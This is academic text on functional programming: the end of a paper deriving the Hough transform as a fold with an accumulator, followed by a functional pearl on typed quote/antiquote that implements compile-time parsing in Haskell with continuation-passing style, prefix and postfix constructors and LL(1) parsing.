$$\arg \max (\hat{+}/\{p \bullet (\lambda q. \langle p \in Fq \rangle)\}) \quad (5)$$

Now, for arbitrary  $p$ , function  $(\lambda q. \dots)$  can be rewritten in view of the surrounding addition  $\hat{+}/$ : we distinguish between the parameters that yield a zero result (the neutral element for  $+$ ) and a nonzero result. The function yields a nonzero result (namely 1) for parameter  $q$  precisely when  $p \in Fq$ ; so we define  $Gp = \{q \mid p \in Fq\}$  and then

$$\begin{aligned} & \lambda q. \langle p \in Fq \rangle \\ &= \text{above definition of } Gp \\ &= (\lambda q : Gp. 1) \cup (\lambda q : \text{complement of } Gp. 0) \\ &= (\lambda q : Gp. 1)^\circ \end{aligned}$$

Operation  ${}^\circ$  completes a partial function to a total one:  $f^\circ x = fx$  if  $x \in \text{dom } f$  else 0; again, in view of the surrounding  $\hat{+}/$ , usage of this operation seems useful. Thus, line (5) equals

$$\arg \max (\hat{+}/\{p \bullet (\lambda q : Gp. 1)^\circ\}) \quad (6)$$

This ends the derivation. To see the correspondence with other explanations of the Hough transform, expression (6) can readily be formulated in an imperative fashion. Remember the imperative realization of folds: for numbers  $a_i$ , the result of  $+/\{a_1, a_2, \dots\}$  can be accumulated in number variable  $A$  as follows:

```
initialize A to 0;
for each i do: increment A by  $a_i$ 
```

Similarly, for functions  $f_i : Q \rightarrow \mathbb{N}$ , the result of  $\hat{+}/\{f_1, f_2, \dots\}$  can be accumulated in function variable  $A : Q \rightarrow \mathbb{N}$  (in pseudocode: **array**  $A[Q]$  **of**  $\mathbb{N}$ ) as follows:

```
initialize A at each  $q$  to 0;
for each i do: increment A at each  $q$  by  $f_i q$ 
```

Therefore, exploiting also that zeros have no contribution to the final sum, it turns out that Equation (6) can be written as follows, using a so-called *accumulator*  $A$ :

```
initialize A at each  $q$  to 0;
for each p do: increment A at each  $q \in Gp$  by 1;
deliver the  $q$ 's for which A at  $q$  is maximal. \quad (7)
```

### 3 Discussion

#### 3.1 The crux

The crux of the procedure is, perhaps, the equivalence  $p \in Fq \iff Gp \ni q$ ; it is, in fact, the *definition* of the Hough transform. It enables us to do manipulations from

the point space equivalently in the parameter space. For example, “multiple points  $p, \dots, p'$  have a common  $Fq$ ” equals “multiple figures  $Gp, \dots, Gp'$  have a common  $q$ ” (in which case accumulator  $A$  is incremented multiple times at  $q$ ). The equivalence is stressed (without mentioning an explicit formula!) in all explanations of the Hough transform I know, but it does not play a prominent role in our derivation—it is used, implicitly, in the step from Equations (5) to (6).

In contrast, in the formal derivation, the major structural change in the expressions occurs in the step from Equations (4) to (5), although the step is just an application of the definition of *fold*. This step reverses the nesting of scopes: in Equation (4), the scope of  $p$  is properly part of the scope for  $q$ , whereas in Equation (5), it is the other way around. This translates to the imperative formulations with nested iterations: in the initial specification (1), there is an outer loop for  $q$ , whereas in the final formulation (7), there is an outer loop for  $p$ .

### 3.2 Arg max

Operation *arg max* does not enter into the calculation: it is carried along at every step. Indeed, it can be replaced by anything else. A particularly useful choice is “*arg top<sub>k</sub>*,” thus selecting the lines  $F$  whose assigned number is among the top- $k$  largest. In this way, those lines are found that each contain “a large” number of the given points. Notice, however, that in a practical setting where the location of the points may be inaccurate, parameters  $q$  for which accumulator  $A$  is *locally* maximal are more useful than the  $q$  for which  $A[q]$  belongs to the top- $k$  values.

### 3.3 Lines and figures

For the first example representation of straight lines in the  $x, y$ -plane, figure  $Gp$  in the parameter plane turns out to be a straight line as well, whereas for the second representation, figure  $Gp$  is a sine curve. The second representation has the advantage that each straight line can be represented by a finite value for  $\rho, \varphi$ . In both cases, the “line form” of figure  $Gp$  makes it easy to enumerate the  $q \in Gp$ , a subtask that occurs in Equation (7).

Nowhere in the derivation did we use that  $F$  is a straight line or that points  $p$  come from a plane. Far-reaching generalizations are possible. For example, figure  $F$  may be a predefined fixed figure, and each  $Fq$  may be a transformed (translated, scaled, rotated) instance of  $F$ , characterized by parameter  $q$ . Needless to say that in such a case,  $q$  will be a conglomerate of several values (not just the pair  $x, y$  or  $\rho, \varphi$ ) so that enumerating the  $q \in Gp$  increases the computational complexity considerably.

### Acknowledgments

A previous version of this paper was presented at a symposium on January 22, 2010, on the occasion of the retirement of Lambert Meertens as professor at the Utrecht University. I acknowledge the elaborated and useful comments of the reviewers; they have led to a considerable improvement of the presentation and content.

**References**

- Hart, P. E. (2009). How the Hough transform was invented [DSP History], *Signal Process. Mag. IEEE*, 26 (6): 18–22.
- Hough, P. V. C. (December 8, 2010). Method and means for recognizing complex patterns [online]. US Patent 3,069,654. Available at: <http://www.freepatentsonline.com/3069654.pdf>. Interesting excerpts appear in (Hart, 2009).

# FUNCTIONAL PEARL

## *Typed quote/antiquote or: Compile-time parsing*

RALF HINZE

*Department of Computer Science, University of Oxford, Wolfson Building, Parks Road,  
Oxford OX1 3QD, England, UK  
(e-mail: ralf.hinze@cs.ox.ac.uk)*

### 1 Introduction

Haskell (Peyton Jones, 2003) is often used as a host language for embedding other languages. Typically, the abstract syntax of the guest language is defined by a collection of datatype declarations; parsers and pretty-printers convert between the concrete syntax and its abstract representation. A quote/antiquote mechanism permits a tighter integration of the guest language into the host language by allowing one to use phrases in the guest language’s *concrete syntax*.

For a simple example, assume that the abstract syntax of the guest language is given by the following datatype of binary trees.

```
data Tree = Leaf | Fork Tree Tree
```

To dispense with the need for parentheses, we choose prefix notation for the concrete syntax. The following interactive session illustrates the use of quotations.

```
Main> « fork fork leaf leaf leaf »  
Fork (Fork Leaf Leaf) Leaf  
Main> size (« fork fork leaf leaf leaf ») + 1  
4
```

A *quotation* is delimited by guillemets (« and ») and consists of a phrase in concrete syntax, in our case, a prefix expression. The concrete syntax is a sequence of terminal symbols, written in typewriter font. A quotation evaluates to abstract syntax and can be freely mixed with ordinary Haskell expressions. In our example, a quotation yields a value of type *Tree* and may therefore serve as an argument to *size*, which computes the size of a tree.

Perhaps surprisingly, our quote mechanism guarantees that the guest-language phrase is well formed: the malformed quotations « fork » and « leaf leaf » are both rejected by Haskell’s type-checker. This is a big advantage over the use of strings, which often serve as an approximation to quotations.

The relationship between host and guest language also suggests a notion of antiquotation: the ability to splice a host-language expression into the middle of a guest-language phrase. Continuing the example above, here is a session that

demonstrates the use of antiquotations:

```
Main> « fork ` (full 2) leaf »
Fork (Fork (Fork Leaf Leaf)) (Fork Leaf Leaf)) Leaf
Main> let foo t = « fork ` t leaf »
Main> foo (« fork leaf fork leaf leaf »)
Fork (Fork Leaf (Fork Leaf Leaf)) Leaf
```

An *antiquotation* is written as a back-quote (`) followed by an atomic Haskell expression, for instance, an identifier or a parenthesised expression. The Haskell expression typically generates a piece of abstract syntax, for instance, in the first expression above, a fully balanced binary tree of depth 2.

A quote/antiquote mechanism usually requires an extension of the host language. The purpose of this pearl is to show that one can program such a mechanism within Haskell itself. The technique is based on Okasaki's flattening combinators (Okasaki, 2002, 2003), which we shall review in the next section. To make the idea fly, I assume that we can use an arbitrary terminal symbol in typewriter font *as a Haskell identifier*. If you think that this assumption undermines the argument, then you should read the pearl as an exercise in compile-time parsing.

## 2 Background: the other continuation-passing style monad

To illustrate the basic idea consider a very simple example, which implements concrete syntax for the naturals.

```
Main> (« | | | », « | | | | » + 7)
(3,12)
```

We have only one terminal symbol, the vertical bar, where a sequence of  $n$  bars represents the number  $n$ .

The succession of symbols « | | | » looks like a sequence of terminals enclosed in guillemets. But, of course, this is an illusion; the sequence is, in fact, a nested application of functions. If we take “«,” “»,” and “|” as aliases for *quote*, *endquote*, and *tick*, then « | | | » abbreviates the fully parenthesised expression (((*quote* *tick*) *tick*) *endquote*). In what follows, we shall use “«” and *quote*, “»” and *endquote*, “|” and *tick* interchangeably.

Now, if Haskell used postfix function application, then we could simply define *quote* = 0, *tick* = *succ*, *endquote* = *id* and we would be done. For Haskell's prefix function application, we must additionally arrange that functions and arguments are swapped:

<i>quote</i>	$f = f \ 0$
<i>tick</i>	$n \ f = f \ (\text{succ } n)$
<i>endquote</i>	$n = n$

The stepwise evaluation of « | | | » shows that *tick* increments the counter, initialised to 0 by *quote*, and then passes control to the next function, which is either

another *tick* or *endquote*.

```
quote tick tick tick endquote
= tick 0 tick tick endquote
= tick 1 tick endquote
= tick 2 endquote
= endquote 3
= 3
```

The evaluation is solely driven by the terminal symbols, which is why we call them *active terminals*. This technique of passing control to a function argument is reminiscent of *continuation-passing style* (CPS). And indeed, if we call the *CPS* Monad to mind<sup>1</sup>

```
type CPS  $\alpha = \forall ans . (\alpha \rightarrow ans) \rightarrow ans$ 
instance Monad CPS where
  return  $a = \lambda \kappa \rightarrow \kappa a$ 
   $m \gg k = \lambda \kappa \rightarrow m (\lambda a \rightarrow k a \kappa)$ 
```

we can identify *quote* as *return 0* and *tick* as *lift succ* where *lift* turns a pure function into a monadic one:

```
type  $\alpha \rightarrow \beta = \alpha \rightarrow CPS \beta$ 
lift ::  $(\alpha \rightarrow \beta) \rightarrow (\alpha \rightarrow \beta)$ 
lift  $f a = \text{return} (f a)$ 
```

However, the bind of the monad, “ $\gg$ ,” seems unrelated: in the *CPS* monad the continuation represents the “rest of the computation” whereas in our example the continuation only stands for the next parsing step.

It may come as a surprise that the instance declaration above is not the only possibility for turning *CPS* into a monad. Here is a second instance introducing the monad of *partial continuations*.

```
instance Monad CPS where
  return  $a = \lambda \kappa \rightarrow \kappa a$ 
   $m \gg k = m k$ 
```

The definition of *return* is unchanged; “ $\gg$ ” is now a type-restricted instance of function application. Actually, it is a combination of type application—the universally quantified variable *ans* in the type of *m* is instantiated to *CPS β*—and function application, but this is not visible in Haskell. Since “ $\gg$ ” is postfix application of “effectful” functions, this *CPS* monad implements postfix function application! Consequently, the quotation « | | | » can be seen as a monadic computation in disguise:

```
((quote tick) tick) tick endquote = run (quote  $\gg$  tick  $\gg$  tick  $\gg$  tick)
```

<sup>1</sup> The instance declaration, which is not legal Haskell, serves only illustrative purposes. We shall only need *return* and only at this particular type.

where *run* encapsulates a *CPS* computation:

$$\begin{aligned} \textit{run} &:: \textit{CPS } \alpha \rightarrow \alpha \\ \textit{run } m &= m \textit{id} \end{aligned}$$

Generalising from the example, quotations are based on the identity

$$\textit{quote } act_1 \dots act_n \textit{ endquote} = \textit{run} (\textit{quote} \gg= act_1 \gg= \dots \gg= act_n)$$

where  $\textit{quote} :: \textit{CPS } \tau_1$ ,  $act_i :: \tau_i \rightarrow \tau_{i+1}$ , and  $\textit{endquote} = id$ . It is useful to think of the  $\tau_i$  as state types and the  $act_i$  as transitions: *quote* initialises the state; each active terminal  $act_i$  transforms the state. In our example, we had a single state type but this need not be the case in general. In fact, choosing precise state types is the key to “typed quotes/antiquotes.”

Just in case you were wondering, none of the two *CPS* monads is a very exciting one in terms of expressiveness: they are both isomorphic to the *identity monad* with *return* and *run* converting between them. In other words, *CPS* offers no effects. Without loss of generality, we may therefore assume that *quote* and  $act_i$  are liftings:  $\textit{quote} = \textit{return } a$  and  $act_i = \textit{lift } f_i$  for some  $a$  and suitable  $f_i$ . The following calculation summarises our findings:

$$\begin{aligned} &\textit{quote } act_1 \dots act_n \textit{ endquote} \\ &= \{ \text{definition of ‘}\gg\text{’ and } \textit{run}, \text{ and } \textit{endquote} = id \} \\ &\quad \textit{run} (\textit{quote} \gg= act_1 \gg= \dots \gg= act_n) \\ &= \{ \text{CPS is a pure monad: } \textit{quote} = \textit{return } a \text{ and } act_i = \textit{lift } f_i \} \\ &\quad \textit{run} (\textit{return } a \gg= \textit{lift } f_1 \gg= \dots \gg= \textit{lift } f_n) \\ &= \{ \text{monad laws} \} \\ &\quad \textit{run} (\textit{return} (f_n (\dots (f_1 a) \dots))) \\ &= \{ \textit{run} \cdot \textit{return} = id \} \\ &\quad f_n (\dots (f_1 a) \dots) \end{aligned}$$

In the toy example and in the formal development above, *endquote* was always the identity. This is, however, not quite adequate, as the desired value of a quotation is not necessarily identical to the last state. Fortunately, *endquote* can be any function since we can fuse a post-processing step with the final continuation:  $\textit{post} (\textit{run } m) = m \textit{ post}$ . This is an immediate consequence of the free theorem for the type *CPS*  $\alpha$  (Wadler, 1989).

To summarise, a quotation of type  $\tau$  is of the form

$$\textit{quote } act_1 \dots act_n \textit{ endquote}$$

where  $\textit{quote} :: \textit{CPS } \tau_1$ ,  $act_i :: \tau_i \rightarrow \tau_{i+1}$  and  $\textit{endquote} :: \tau_{n+1} \rightarrow \tau$ .

Since the evaluation of a quotation is driven by the terminal symbols, the implementation of a quote/antiquote mechanism for a particular guest language goes hand in hand with the development of a parser for the concrete syntax. The

following sections are ordered by the underlying parser's level of sophistication: Section 3 shows how to implement simple postfix and prefix parsers, Section 4 deals with predictive top-down parsers, and finally, Section 5 introduces quotations that are based on bottom-up parsers.

### 3 Parsing datatypes

Continuing the example from the introduction, we show how to parse elements of datatypes in postfix and in prefix notation. Section 3.1 is an excerpt of Okasaki's extensive treatment of postfix languages (see Okasaki, 2002).

#### 3.1 Postfix notation

In postfix notation, also known as reverse Polish notation, functions follow their arguments. Postfix notation dispenses with the need for parentheses, if the arity of functions is statically known. This is generally not the case in higher order typed languages, but it is true of **data** constructors (ignoring the fact that they are curried in Haskell).

Evaluation of postfix expressions is naturally stack-based: a function pops its arguments from the stack and pushes the result back onto it. To parse datatypes in postfix notation, we introduce for each data constructor  $C :: \tau_1 \rightarrow \dots \rightarrow \tau_n \rightarrow \tau$  a *postfix constructor*:

$$\begin{aligned} c &:: (((st, \tau_1), \dots), \tau_n) \rightarrow (st, \tau) \\ c ((((st, t_1), \dots), t_n)) &= (st, C t_1 \dots t_n) \end{aligned}$$

The stack, represented by a nested pair, grows from left to right. The modification of the stack is precisely captured in the type:  $c$  is only applicable if the stack contains at least  $n$  arguments and the topmost  $n$  have the correct types. For the *Tree* type, this specialises to

$$\begin{aligned} leaf &:: st \rightarrow (st, Tree) \\ leaf\ st &= (st, Leaf) \\ fork &:: ((st, Tree), Tree) \rightarrow (st, Tree) \\ fork\ ((st, l), r) &= (st, Fork\ l\ r) \end{aligned}$$

Given these prerequisites, we can instantiate the framework of Section 2.

$$\begin{aligned} quote &:: CPS\ () \\ quote &= return\ () \\ leaf &:: st \rightarrow (st, Tree) \\ leaf &= lift\ leaf \\ fork &:: ((st, Tree), Tree) \rightarrow (st, Tree) \\ fork &= lift\ fork \\ endquote &:: (((), Tree) \rightarrow Tree \\ endquote\ (((), t)) &= t \end{aligned}$$

The function *quote* initialises the state to the empty stack; *endquote* extracts the quoted tree from a singleton stack.

It is instructive to step through the static and dynamic elaboration of a quotation. Type checking statically guarantees that a quotation constitutes a well-formed postfix expression.

<i>quote</i>	:: CPS ()
<i>quote leaf</i>	:: CPS ((), Tree)
<i>quote leaf leaf</i>	:: CPS (((), Tree), Tree)
<i>quote leaf leaf fork</i>	:: CPS (((), Tree))
<i>quote leaf leaf fork leaf</i>	:: CPS ((((), Tree)), Tree)
<i>quote leaf leaf fork leaf fork</i>	:: CPS ((((), Tree)), Tree)
<i>quote leaf leaf fork leaf fork endquote</i>	:: Tree

In each step, the state type precisely mirrors the stack layout. Consequently, pushing too few or too many or the wrong types of arguments results in a static type-error. The dynamic evaluation shows how the state evolves.

```

quote leaf leaf fork leaf fork endquote
= leaf () leaf fork leaf fork endquote
= leaf (((), Leaf)) fork leaf fork endquote
= fork ((((), Leaf)), Leaf) leaf fork endquote
= leaf (((), Fork Leaf Leaf)) fork endquote
= fork ((((), Fork Leaf Leaf)), Leaf) endquote
= endquote (((), Fork (Fork Leaf Leaf) Leaf))
= Fork (Fork Leaf Leaf) Leaf

```

The state is always passed as the first argument. This is something to bear in mind when implementing additional functionality, such as an *antiquote* mechanism.

```

antiquote      :: st → Tree → (st, Tree)
antiquote st t = return (st, t)

```

The tree is spliced into the current position simply by pushing it onto the stack.

### 3.2 Prefix notation

Postfix notation was easy; its dual, prefix notation, is slightly harder. Prefix notation was invented in 1920 by Jan Łukasiewicz, a Polish logician, mathematician, and philosopher. Because of its origin, prefix notation is also known as Polish notation.

In postfix notation, a function follows its arguments; so a stack of arguments is a natural choice for the state. In prefix notation, a function precedes its arguments. Consequently, the state becomes a stack of *pending* arguments. For each data constructor  $C :: \tau_1 \rightarrow \dots \rightarrow \tau_n \rightarrow \tau$ , we introduce a *prefix constructor*:

```

 $c^\circ :: ((\tau, st) \rightarrow \alpha) \rightarrow ((\tau_1, (\dots, (\tau_n, st))) \rightarrow \alpha)$ 
 $c^\circ \quad ctx = \lambda(t_1, (\dots, (t_n, st))) \rightarrow ctx (C \ t_1 \dots \ t_n, st)$ 

```

The stack, again represented by a nested pair, now grows from right to left. The first argument of  $c^\circ$  can be seen as a request for a value of type  $\tau$  (a request is also known as a context or as an expression with a hole). The prefix constructor can satisfy this request but, in turn, generates requests for its arguments.<sup>2</sup> For the *Tree* type, we obtain

$$\begin{aligned} leaf^\circ &:: ((Tree, st) \rightarrow \alpha) \rightarrow (st \rightarrow \alpha) \\ leaf^\circ \ ctx &= \lambda st \rightarrow ctx (Leaf, st) \\ fork^\circ &:: ((Tree, st) \rightarrow \alpha) \rightarrow ((Tree, (Tree, st)) \rightarrow \alpha) \\ fork^\circ \ ctx &= \lambda(t, (u, st)) \rightarrow ctx (Fork\ t\ u, st) \end{aligned}$$

The implementation of quotations and antiquotations is again a straightforward application of the general framework:

$$\begin{aligned} quote &:: CPS ((Tree, ()) \rightarrow Tree) \\ quote &= return (\lambda(t, ()) \rightarrow t) \\ leaf &:: ((Tree, st) \rightarrow \alpha) \rightarrow (st \rightarrow \alpha) \\ leaf &= lift\ leaf^\circ \\ fork &:: ((Tree, st) \rightarrow \alpha) \rightarrow ((Tree, (Tree, st)) \rightarrow \alpha) \\ fork &= lift\ fork^\circ \\ endquote &:: () \rightarrow Tree \\ endquote\ ctx &= ctx () \\ antiquote &:: ((Tree, st) \rightarrow \alpha) \rightarrow Tree \rightarrow (st \rightarrow \alpha) \\ antiquote\ ctx\ t &= return (\lambda st \rightarrow ctx (t, st)) \end{aligned}$$

The stack is initialised to one pending argument; we are done if there are no pending arguments left. Let us again step through an example.

$$\begin{aligned} quote &:: CPS (((Tree, ()) \rightarrow Tree) \\ quote\ fork &:: CPS ((Tree, (Tree, ())) \rightarrow Tree) \\ quote\ fork\ fork &:: CPS (((Tree, (Tree, (Tree, ())))) \rightarrow Tree) \\ quote\ fork\ fork\ leaf &:: CPS (((Tree, (Tree, ()))) \rightarrow Tree) \\ quote\ fork\ fork\ leaf\ leaf &:: CPS (((Tree, ()) \rightarrow Tree) \\ quote\ fork\ fork\ leaf\ leaf\ leaf &:: CPS ((() \rightarrow Tree) \\ quote\ fork\ fork\ leaf\ leaf\ leaf\ endquote &:: CPS\ Tree \end{aligned}$$

The types show how the stack of pending arguments grows and shrinks. For instance, when the first two `fork`s have been processed, three further subtrees are required: the left and the right subtree of the second `fork` and the right subtree of the first `fork`. The stepwise evaluation makes this explicit:

<sup>2</sup> The type variable  $\alpha$  that appears in the type signature of  $c^\circ$  corresponds to the type of the entire quotation and can be safely instantiated to *Tree*. The polymorphic type is only vital if  $c^\circ$  is used in quotations of different types.

```

quote fork fork leaf leaf leaf endquote
= fork ( $\lambda(t,()) \rightarrow t$ ) fork leaf leaf leaf endquote
= fork ( $\lambda(t,(u,())) \rightarrow Fork\ t\ u$ ) leaf leaf leaf endquote
= leaf ( $\lambda(t',(u',(u,()))) \rightarrow Fork\ (Fork\ t'\ u')\ u$ ) leaf leaf endquote
= leaf ( $\lambda(u',(u,())) \rightarrow Fork\ (Fork\ Leaf\ u')\ u$ ) leaf endquote
= leaf ( $\lambda(u,()) \rightarrow Fork\ (Fork\ Leaf\ Leaf)\ u$ ) endquote
= endquote ( $\lambda() \rightarrow Fork\ (Fork\ Leaf\ Leaf)\ Leaf$ )
= Fork (Fork Leaf Leaf) Leaf

```

Again, if we pass too few or too many or the wrong types of arguments, then we get a static type-error.

*Remark 1*

The deeply nested pairs can be avoided if we curry the prefix constructors:

$$\begin{aligned} c^\circ &:: (\tau \rightarrow \alpha) \rightarrow (\tau_1 \rightarrow \dots \rightarrow \tau_n \rightarrow \alpha) \\ c^\circ \ ctx &= \lambda t_1 \rightarrow \dots \rightarrow \lambda t_n \rightarrow ctx (C\ t_1 \dots t_n) \end{aligned}$$

Additionally, we have generalised the result type of requests from  $st \rightarrow \alpha$  to  $\alpha$ . The adaptation of the remaining code is left as an exercise to the reader.  $\square$

## 4 Top-down parsing

The main reason for treating prefix parsers is that they pave the way for the more expressive class of LL(1) parsers. The basic setup remains unchanged; we need only one additional programming technique. To keep the learning curve smooth, however, we shall go through one intermediate step and treat grammars in Greibach normal form (GNF) first.

### 4.1 Greibach normal form

A context-free grammar is in GNF iff all productions are of the form  $A \rightarrow a\omega$ , where  $a$  is a terminal symbol and  $\omega$  is a possibly empty sequence of nonterminal symbols. A grammar in GNF is (syntactically) *unambiguous* iff each pair of productions  $A_1 \rightarrow a\omega_1$  and  $A_2 \rightarrow a\omega_2$  satisfies  $A_1 = A_2 \implies \omega_1 = \omega_2$ . Unambiguous grammars in GNF generalise datatype declarations, as a terminal (data constructor) may appear in different productions (datatype declarations).

Here is an example grammar for a simple imperative language and an equivalent grammar in GNF.

$$\begin{array}{lll}
S & \rightarrow & id := E \\
& | & if E S S \\
& | & while E S \\
& | & begin B end \\
E & \rightarrow & id \\
B & \rightarrow & S \mid S ; B
\end{array}
\qquad \qquad \qquad
\begin{array}{ll}
\Rightarrow & \\
S & \rightarrow id C E \\
& | if E S S \\
& | while E S \\
& | begin S R \\
C & \rightarrow := \\
E & \rightarrow id \\
R & \rightarrow end \mid ; S R
\end{array}$$

*Remark 2*

If we add the production  $S \rightarrow \text{if } E S$ , then the grammar becomes ambiguous, an instance of the (in-) famous *dangling-else problem*.  $\square$

The abstract syntax of the imperative language is given by

```
type Var = String
data Stat = Set Var Var | If Var Stat Stat | While Var Stat | Begin [Stat]
```

As an example, the quotation

```
« begin
  x := y ;
  if x
    y := z
    z := y
  end »
```

evaluates to  $\text{Begin} [\text{Set} "x" "y", \text{If} "x" (\text{Set} "y" "z") (\text{Set} "z" "y")]$ . The definition of the variables  $x$ ,  $y$ , and  $z$  poses a minor problem, which we shall discuss later.

A parser for a grammar in GNF is very similar to a prefix parser: the state is a stack of *pending* nonterminal symbols. An active terminal selects a production by looking at the topmost symbol on the stack. If the grammar is unambiguous, then there is at most one suitable production. The nonterminal is then replaced by the right-hand side of the production (omitting the leading terminal).

As before, we want to guarantee statically that a quotation is well formed, so that its parse does not fail. To this end, we represent nonterminals by types:

```
newtype S α = S (Stat → α)
newtype C α = C (           α)
newtype E α = E (Var   → α)
newtype R α = R ([Stat] → α)
```

The declarations also list the types of the semantic values that are attached to the nonterminals. Using these type-level nonterminals, we can program the type-checker to parse quotations: each production  $A \rightarrow aB_1 \dots B_n$  is mapped to a function  $a$ , the active terminal, of type  $A \alpha \rightarrow B_1 (\dots (B_n \alpha) \dots)$ , that implements the expansion of  $A$ . There is one hitch, however: the terminal  $a$  may appear in different productions, so it cannot possibly translate to a single function. Rather, an active terminal stands for a family of functions, represented in Haskell by a multiple-parameter type-class.

We introduce one class for each terminal symbol that appears more than once. In our case, the only such terminal is `id`, so we need just one class.

```
class Id lhs rhs | lhs → rhs where
  id :: String → (lhs → rhs)
```

The functional dependency  $\text{lhs} \rightarrow \text{rhs}$  avoids ambiguities during type-inference making use of the fact that the underlying grammar in GNF is unambiguous.

Each production is translated into an equation.

```

instance Id (S  $\alpha$ ) (C (E  $\alpha$ )) where
  id l = lift ( $\lambda(S \text{ ctx}) \rightarrow C(E(\lambda r \rightarrow \text{ctx}(\text{Set } l r)))$ )
  if    = lift ( $\lambda(S \text{ ctx}) \rightarrow E(\lambda c \rightarrow S(\lambda t \rightarrow S(\lambda e \rightarrow \text{ctx}(\text{If } c t e))))$ )
  while = lift ( $\lambda(S \text{ ctx}) \rightarrow E(\lambda c \rightarrow S(\lambda s \rightarrow \text{ctx}(\text{While } c s))))$ )
  begin = lift ( $\lambda(S \text{ ctx}) \rightarrow S(\lambda s \rightarrow R(\lambda r \rightarrow \text{ctx}(\text{Begin } (s : r))))$ )
  :=    = lift ( $\lambda(C \text{ ctx}) \rightarrow \text{ctx}$ )
instance Id (E  $\alpha$ )  $\alpha$  where
  id i = lift ( $\lambda(E \text{ ctx}) \rightarrow \text{ctx } i$ )
  end   = lift ( $\lambda(R \text{ ctx}) \rightarrow \text{ctx } []$ )
  ;      = lift ( $\lambda(R \text{ ctx}) \rightarrow S(\lambda s \rightarrow R(\lambda r \rightarrow \text{ctx}(s : r))))$ )
  quote    = return (S ( $\lambda s \rightarrow s$ ))
  endquote s = s

```

The *quote* function pushes the start symbol on the stack; *endquote* simply returns the final value of type *Stat*.

The terminal symbol *id* is a bit unusual in that it takes an additional argument, the string representation of the identifier. This has the unfortunate consequence that identifiers must be enclosed in parentheses as in « (id "x") := (id "y") ». We can mitigate the unwelcome effect by introducing shortcuts

```

x, y :: (Id lhs rhs)  $\Rightarrow$  lhs  $\rightarrow$  rhs
x    = id "x"
y    = id "y"

```

so that the quotation becomes «  $x := y$  ». Alternatively, we may swap the two arguments of *id*. In this case, the parentheses can, in fact, must be dropped, so that the quotation is written « id "x" := id "y" ».

It is instructive to walk through a derivation.

```

« while x y := z »
= while (S ( $\lambda s \rightarrow s$ )) x y := z »
= x (E ( $\lambda c \rightarrow S(\lambda s \rightarrow \text{While } c s)$ )) y := z »
= y (S ( $\lambda s \rightarrow \text{While } "x" s$ )) := z »
= := (C (E ( $\lambda r \rightarrow \text{While } "x" (\text{Set } "y" r)$ ))) z »
= z (E ( $\lambda r \rightarrow \text{While } "x" (\text{Set } "y" r)$ )) »
= » (While "x" (Set "y" "z"))
= While "x" (Set "y" "z")

```

To summarise, for each nonterminal symbol *A*, we define a type: **newtype** *A*  $\alpha$  = *A* (*Val*  $\rightarrow$   $\alpha$ ), where *Val* is the type of the semantic values attached to *A*. For each terminal symbol *a*, we introduce a class: **class** *a* *lhs* *rhs* | *lhs*  $\rightarrow$  *rhs* **where** *a* :: *lhs*  $\rightarrow$  *rhs*. Finally, each production *A*  $\rightarrow$  *aB<sub>1</sub>* ... *B<sub>n</sub>* gives rise to an instance declaration:

```

instance a (A  $\alpha$ ) (B1 ( $\cdots$  (Bn  $\alpha$ )  $\cdots$ )) where
  a = lift ( $\lambda(A \text{ ctx}) \rightarrow B_1(\lambda v_1 \rightarrow \cdots \rightarrow B_n(\lambda v_n \rightarrow \text{ctx}(f v_1 \dots v_n)))$ )

```

where *f* is the semantic action associated with the production. Of course, if a terminal appears only once, then there is no need for overloading.

```

newtype I  α = I  (Expr      → α)  -- id
newtype A  α = A  (          α)  -- +
newtype M  α = M  (          α)  -- *
newtype O  α = O  (          α)  -- (
newtype C  α = C  (          α)  -- )

newtype E  α = E  (Expr      → α)
newtype E' α = E' ((Expr → Expr) → α)
newtype T  α = T  (Expr      → α)
newtype T' α = T' ((Expr → Expr) → α)
newtype F  α = F  (Expr      → α)

class Id   old new | old → new where id :: String → old → new
class Add  old new | old → new where + ::          old → new
class Mul  old new | old → new where * ::          old → new
class Open old new | old → new where ( ::          old → new
class Close old new | old → new where ) ::          old → new
class Endquote old           where » ::          old → Expr

```

Fig. 1. The LL(1) parser for the expression grammar, part 1.

## 4.2 LL(1) parsing

We are well prepared by now to tackle the first major challenge: implementing quotations whose syntax is given by an LL(1) grammar. As before, we shall work through a manageable example. This time, we implement arithmetic expressions given by the grammar on the left below (see Aho *et al.* 2006, p. 193).

$$\begin{array}{lll}
E \rightarrow E + T \mid T & \quad E' \rightarrow + T E' \mid \epsilon \\
T \rightarrow T * F \mid F & \implies T \rightarrow F T' \\
F \rightarrow ( E ) \mid id & \quad T' \rightarrow * F T' \mid \epsilon \\
& \quad F \rightarrow ( E ) \mid id
\end{array}$$

The expression grammar is *not* LL(1) due to the left recursion; eliminating the left recursion yields the equivalent LL(1) grammar on the right.

The abstract syntax of arithmetic expressions is given by

```
data Expr = Id String | Add Expr Expr | Mul Expr Expr
```

The semantic actions that construct values of type *Expr* are straightforward to define for the original expression grammar. They are slightly more involved for the LL(1) grammar:  $E'$  and  $T'$  yield expressions with a hole, where the hole stands for the missing left argument of the operator (see Figures 1 and 2).

The main ingredient of a predictive top-down parser is the *parsing table*. Here is the table for the LL(1) grammar above (see Aho *et al.* 2006, p. 225).

	<i>id</i>	+	*	(	)	»
$E$	$E \rightarrow T E'$			$E \rightarrow T E'$		
$E'$		$E' \rightarrow + T E'$			$E' \rightarrow \epsilon$	$E' \rightarrow \epsilon$
$T$	$T \rightarrow F T'$			$T \rightarrow F T'$		
$T'$		$T' \rightarrow \epsilon$	$T' \rightarrow * F T'$		$T' \rightarrow \epsilon$	$T' \rightarrow \epsilon$
$F$	$F \rightarrow id$			$F \rightarrow ( E )$		

<b>instance</b> $Id(E \alpha)(T'(E' \alpha)) \text{ where}$	-- expand: $E \rightarrow T E'$
$id s(E \ ctx) = id s(T(\lambda t \rightarrow E'(\lambda e' \rightarrow ctx(e' t))))$	
<b>instance</b> $Id(T \alpha)(T' \ alpha) \text{ where}$	-- expand: $T \rightarrow F T'$
$id s(T \ ctx) = id s(F(\lambda f \rightarrow T'(\lambda t' \rightarrow ctx(t' f))))$	
<b>instance</b> $Id(F \ alpha) \alpha \text{ where}$	-- expand: $F \rightarrow id$
$id s(F \ ctx) = id s(I(\lambda v \rightarrow ctx v))$	
<b>instance</b> $Id(I \ alpha) \alpha \text{ where}$	-- pop
$id s(I \ ctx) = return(ctx(Id s))$	
<b>instance</b> $Add(E' \ alpha)(T(E' \ alpha)) \text{ where}$	-- expand: $E' \rightarrow + T E'$
$+ (E' \ ctx) = + (A(T(\lambda t \rightarrow E'(\lambda e' \rightarrow ctx(\lambda l \rightarrow e'(Add l t))))))$	
